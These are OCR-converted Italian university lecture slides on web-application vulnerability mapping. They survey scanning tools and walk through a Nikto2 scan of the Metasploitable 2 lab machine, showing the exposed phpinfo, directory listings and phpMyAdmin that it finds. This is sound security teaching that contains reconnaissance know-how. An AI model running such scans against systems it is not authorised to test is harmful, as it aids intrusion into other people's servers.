Università degli Studi di Salerno

Dipartimento di Informatica

Penetration Testing & Ethical Hacking

Vulnerability Mapping
Parte 4

Arcangelo Castiglione
arcastiglione@unisa.it

Outline

- Concetti Preliminari
- Caratterizzazione delle Vulnerabilità
- Tassonomia delle Vulnerabilità
- Analisi Manuale delle Vulnerabilità
- Analisi Automatica delle Vulnerabilità
- **Analisi delle Vulnerabilità nelle Applicazioni Web**
- Analisi delle Vulnerabilità nei Database

Analisi Vulnerabilità Web App

- Le applicazioni Web rappresentano un importante obiettivo per gli utenti malintenzionati
- La maggior parte delle applicazioni sviluppate al giorno d'oggi utilizza ed integra diverse tecnologie Web
- La proliferazione di applicazioni e tecnologie Web deve essere tenuta in costante considerazione da parte dei pentester
- **N.B.** Quando si affronta un processo di penetration testing e vengono rilevati servizi Web-based è necessario prestare particolare attenzione a tali servizi e valutarli mediante gli opportuni strumenti

Analisi delle Applicazioni Web

- In questo contesto, il pentester deve occuparsi sia di valutare la sicurezza delle applicazioni Web (*front-end*) che dei relativi database (*back-end*)
  - Oltre che delle varie interconnessioni di rete

- Le applicazioni Web agiscono a tutti gli effetti come un sistema di elaborazione dati
  - Il database è responsabile della memorizzazione di dati potenzialmente sensibili

Analisi delle Applicazioni Web

- Alcune tra le vulnerabilità Web-based più comuni sono
  - **Information Leakage**
  - **File Upload**
  - **Local e Remote File Inclusion** (**LFI** ed **RFI**)
  - **Command Injection**
  - **SQL Injection**
  - **Cross-Site Scripting** (**XSS**)
  - **Cross-Site Request Forgery** (**CSRF**)
  - Etc

- Per maggiori dettagli su tali vulnerabilità, si consiglia di consultare l'approfondimento «Insicurezza delle Applicazioni Web»

Analisi delle Applicazioni Web

- Numerose categorie di strumenti per la sicurezza delle Web App
  - **Web Vulnerability Scanner**
    - Nikto2
    - Zed Attack Proxy (ZAP)
    - Etc
  - **Web Crawler & Directory Bruteforce**
    - DIRB
    - OWASP DirBuster
    - Gobuster
    - Etc

Analisi delle Applicazioni Web

- Numerose categorie di strumenti per la sicurezza delle Web App
  - **Web Application Proxy**
    - Burp Suite
    - Paros Proxy
    - Etc
  - **CMS & Framework Identification**
    - OWASP Joomla Vulnerability Scanner (JoomScan)
    - WordPress Security Scanner (WPScan)
    - Etc
  - **Altri Strumenti**

Analisi delle Applicazioni Web

- Numerose categorie di strumenti per la sicurezza delle Web App
  - **Web Application Proxy**
    - Burp Suite
    - Paros Proxy
    - Etc
  - **CMS & Framework Identification**
    - OWASP Joomla Vulnerability Scanner (JoomScan)
    - WordPress Security Scanner (WPScan)
    - Etc
  - **Altri Strumenti**

N.B. In generale, si tratta di strumenti più lenti rispetto a quelli visti fino ad ora

Analisi delle Applicazioni Web

Vulnerability Scanner – Nikto2

- Scanner di sicurezza per Web Server

- Rileva ed analizza vulnerabilità causate da
  - Errori di configurazione del server
  - Utilizzo di file (o configurazioni) predefiniti e/o non sicuri
  - Applicazioni server obsolete
  - Etc

Analisi delle Applicazioni Web

Vulnerability Scanner – Nikto2

- Nikto2 supporta
  - Implementazioni multi-piattaforma
  - SSL/TLS
  - Vari metodi di autenticazione per gli host
  - Proxy
  - Varie tecniche di *IDS Evasion*

Analisi delle Applicazioni Web

Vulnerability Scanner – Nikto2

- Nikto2 supporta inoltre
  - Enumerazione dei sottodomini
  - **Controlli di sicurezza delle applicazioni Web**
    - XSS
    - SQL Injection
    - Information Disclosure
    - Injection
    - Caricamento/download di file
    - Esecuzione di comandi remoti
    - Etc
  - Attacchi basati su dizionario per individuare le credenziali di autenticazione


Analisi delle Applicazioni Web

Vulnerability Scanner – Nikto2

- È possibile avviare Nikto2 in due modi
  - Modalità Grafica: Menu «02 - Vulnerability Analysis»
  - Modalità Testuale: digitando il comando **`nikto`**

- Per avere maggiori informazioni su Nikto2 digitare
  - **`man nikto`**

Output parziale



Analisi delle Applicazioni Web

Vulnerability Scanner – Nikto2 – Scenari di Test

- Nikto2 fornisce numerose opzioni di scansione

- Negli esempi seguenti useremo le opzioni standard di Nikto2 per effettuare un insieme di test sulle macchine target

- Utilizzeremo le seguenti macchine target
  - **Metasploitable 2** [IP: `10.0.2.6`]
  - **Metasploitable 3** [IP: `10.0.2.7`]

Analisi delle Applicazioni Web

Vulnerability Scanner – Nikto2 – Esempio 1 (MS 2)

- **`nikto -h http://10.0.2.6`**

Output Parziale

```
root@kali:~# nikto -h http://10.0.2.6
- Nikto v2.1.6
---------------------------------------------------------------------------
---
+ Target IP:          10.0.2.6
+ Target Hostname:    10.0.2.6
+ Target Port:        80
+ Start Time:         2019-04-03 11:12:25 (GMT2)
---------------------------------------------------------------------------
---
+ Server: Apache/2.2.8 (Ubuntu) DAV/2
+ Retrieved x-powered-by header: PHP/5.2.4-2ubuntu5.10
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to th
e user agent to protect against some forms of XSS
```

Analisi delle Applicazioni Web

Vulnerability Scanner – Nikto2 – Esempio 1 (MS 2)

Output Parziale

```
+ The X-Content-Type-Options header is not set. This could allow the use
r agent to render the content of the site in a different fashion to the
MIME type
+ Uncommon header 'tcn' found, with contents: list
+ Apache mod_negotiation is enabled with MultiViews, which allows attack
ers to easily brute force file names. See http://www.wisec.it/sectou.php
?id=4698ebdc59d15. The following alternatives for 'index' were found: in
dex.php
+ Apache/2.2.8 appears to be outdated (current is at least Apache/2.4.37
). Apache 2.2.34 is the EOL for the 2.x branch.
+ Web Server returns a valid response with junk HTTP methods, this may c
ause false positives.
+ OSVDB-877: HTTP TRACE method is active, suggesting the host is vulnera
ble to XST
+ /phpinfo.php: Output from the phpinfo() function was found.
```

Analisi delle Applicazioni Web

Vulnerability Scanner – Nikto2 – Esempio 1 (MS 2)

Output Parziale

```
+ The X-Content-Type-Options header is not set. This could allow the use
r agent to render the content of the site in a different fashion to the
MIME type
+ Uncommon header 'tcn' found, with contents: list
+ Apache mod_negotiation is enabled with MultiViews, which allows attack
ers to easily brute force file names. See http://www.wisec.it/sectou.php
?id=4698ebdc59d15. The following alternatives for 'index' were found: in
dex.php
+ Apache/2.2.8 appears to be outdated (c                    e/2.4.37
). Apache 2.2.34 is the EOL for the 2.x
+ Web Server returns a valid response wi                    s may c
ause false positives.
+ OSVDB-877: HTTP TRACE method is activ     uggesting the host is vulnera
ble to XST
+ /phpinfo.php: Output from the phpinfo() function was found.
```

File `phpinfo.php` liberamente consultabile

Analisi delle Applicazioni Web

Vulnerability Scanner – Nikto2 – Esempio 1 (MS 2)

- **`10.0.2.6/phpinfo.php`**

Dal Web Browser di Kali apriamo il file rilevato

PHP Version 5.2.4-2ubuntu5.10

System	Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686
Build Date	Jan 6 2010 21:50:12
Server API	CGI/FastCGI
Virtual Directory Support	disabled
Configuration File (php.ini) Path	/etc/php5/cgi
Loaded Configuration File	/etc/php5/cgi/php.ini
Scan this dir for additional .ini files	/etc/php5/cgi/conf.d
additional .ini files parsed	/etc/php5/cgi/conf.d/gd.ini, /etc/php5/cgi/conf.d/mysql.ini, /etc/php5/cgi/conf.d/mysqli.ini, /etc/php5/cgi/conf.d/pdo.ini, /etc/php5/cgi/conf.d/pdo_mysql.ini
PHP API	20041225
PHP Extension	20060613
Zend Extension	220060519
Debug Build	no
Thread Safety	disabled
Zend Memory Manager	enabled
IPv6 Support	enabled
Registered PHP Streams	zip, php, file, data, http, ftp, compress.bzip2, compress.zlib, https, ftps
Registered Stream Socket Transports	tcp, udp, unix, udg, ssl, sslv3, sslv2, tls

Analisi delle Applicazioni Web

Vulnerability Scanner – Nikto2 – Esempio 1 (MS 2)

Output Parziale


```
+ OSVDB-3268: /doc/: Directory indexing found.
+ OSVDB-48: /doc/: The /doc/ directory is browsable. This may be /usr/do
c.
+ OSVDB-12184: /?=PHPB8B5F2A0-3C92-11d3-A3A9-4C7B08C10000: PHP reveals p
otentially sensitive information via certain HTTP requests that contain
specific QUERY strings.
+ OSVDB-12184: /?=PHPE9568F36-D428                                    PHP reveals p
otentially sensitive information                                     that contain
specific QUERY strings.
+ OSVDB-12184: /?=PHPE9568F34-D428-11d2-A769-00AA001ACF42: PHP reveals p
otentially sensitive information via certain HTTP requests that contain
specific QUERY strings.
+ OSVDB-12184: /?=PHPE9568F35-D428-11d2-A769-00AA001ACF42: PHP reveals p
otentially sensitive information via certain HTTP requests that contain
specific QUERY strings.
```

Indexing della directory /doc/

Analisi delle Applicazioni Web

Vulnerability Scanner – Nikto2 – Esempio 1 (MS 2)


- `10.0.2.6/doc/`



Analisi delle Applicazioni Web

Vulnerability Scanner – Nikto2 – Esempio 1 (MS 2)


Output Parziale



Analisi delle Applicazioni Web

Vulnerability Scanner – Nikto2 – Esempio 1 (MS 2)

- **`http://10.0.2.6/?=PHPB8B5F2A0-3C92-11d3-A3A9-4C7B08C10000`**



PHP Credits

PHP Group
Thies C. Arntzen, Stig Bakken, Shane Caraveo, Andi Gutmans, Rasmus Lerdorf, Sam Ruby, Sascha Schumann, Zeev Suraski, Jim Winstead, Andrei Zmievski

Language Design & Concept
Andi Gutmans, Rasmus Lerdorf, Zeev Suraski

PHP 5 Authors	
Contribution	**Authors**
Zend Scripting Language Engine	Andi Gutmans, Zeev Suraski
Extension Module API	Andi Gutmans, Zeev Suraski, Andrei Zmievski
UNIX Build and Modularization	Stig Bakken, Sascha Schumann
Win32 Port	Shane Caraveo, Zeev Suraski, Wez Furlong
Server API (SAPI) Abstraction Layer	Andi Gutmans, Shane Caraveo, Zeev Suraski
Streams Abstraction Layer	Wez Furlong, Sara Golemon
PHP Data Objects Layer	Wez Furlong, Marcus Boerger, Sterling Hughes, George Schlossnagle, Ilia Alshanetsky

SAPI Modules	
Contribution	**Authors**
AOLserver	Sascha Schumann
Apache 1.3 (apache_hooks)	Rasmus Lerdorf, Zeev Suraski, Stig Bakken, David Sklar, George Schlossnagle, Lukas Schroeder
Apache 1.3	Rasmus Lerdorf, Zeev Suraski, Stig Bakken, David Sklar
Apache 2.0 Filter	Sascha Schumann, Aaron Bannert

Analisi delle Applicazioni Web

Vulnerability Scanner – Nikto2 – Esempio 1 (MS 2)

Output Parziale


```
+ OSVDB-3092: /phpMyAdmin/changelog.php: phpMyAdmin is for managing MySQ
L databases, and should be protected or limited to authorized hosts.
+ Server may leak inodes via ETags, header found with file /phpMyAdmin/C
hangeLog, inode: 92462, size: 40540, mtime: Tue Dec  9 18:24:00 2008
+ OSVDB-3092: /phpMyAdmin/ChangeLog: phpMyAdmin is for managing MySQL da
tabases, and should be protected or limited to authorized hosts.
+ OSVDB-3268: /test/: Directory indexing
+ OSVDB-3092: /test/: This might be int
+ OSVDB-3233: /phpinfo.php: PHP is installed, and a test script which ru
ns phpinfo() was found. This gives a lot of system information.
+ OSVDB-3268: /icons/: Directory indexing found.
+ OSVDB-3233: /icons/README: Apache default file found.
+ /phpMyAdmin/: phpMyAdmin directory found
+ OSVDB-3092: /phpMyAdmin/Documentation.html: phpMyAdmin is for managing
 MySQL databases, and should be protected or limited to authorized hosts
.
```

ChangeLog di phpMyAdmin

Analisi delle Applicazioni Web

Vulnerability Scanner – Nikto2 – Esempio 1 (MS 2)


- **`http://10.0.2.6/phpMyAdmin/changelog.php`**



Analisi delle Applicazioni Web

Vulnerability Scanner – Nikto2 – Esempio 1 (MS 2)


Output Parziale



Analisi delle Applicazioni Web

Vulnerability Scanner – Nikto2 – Esempio 1 (MS 2)

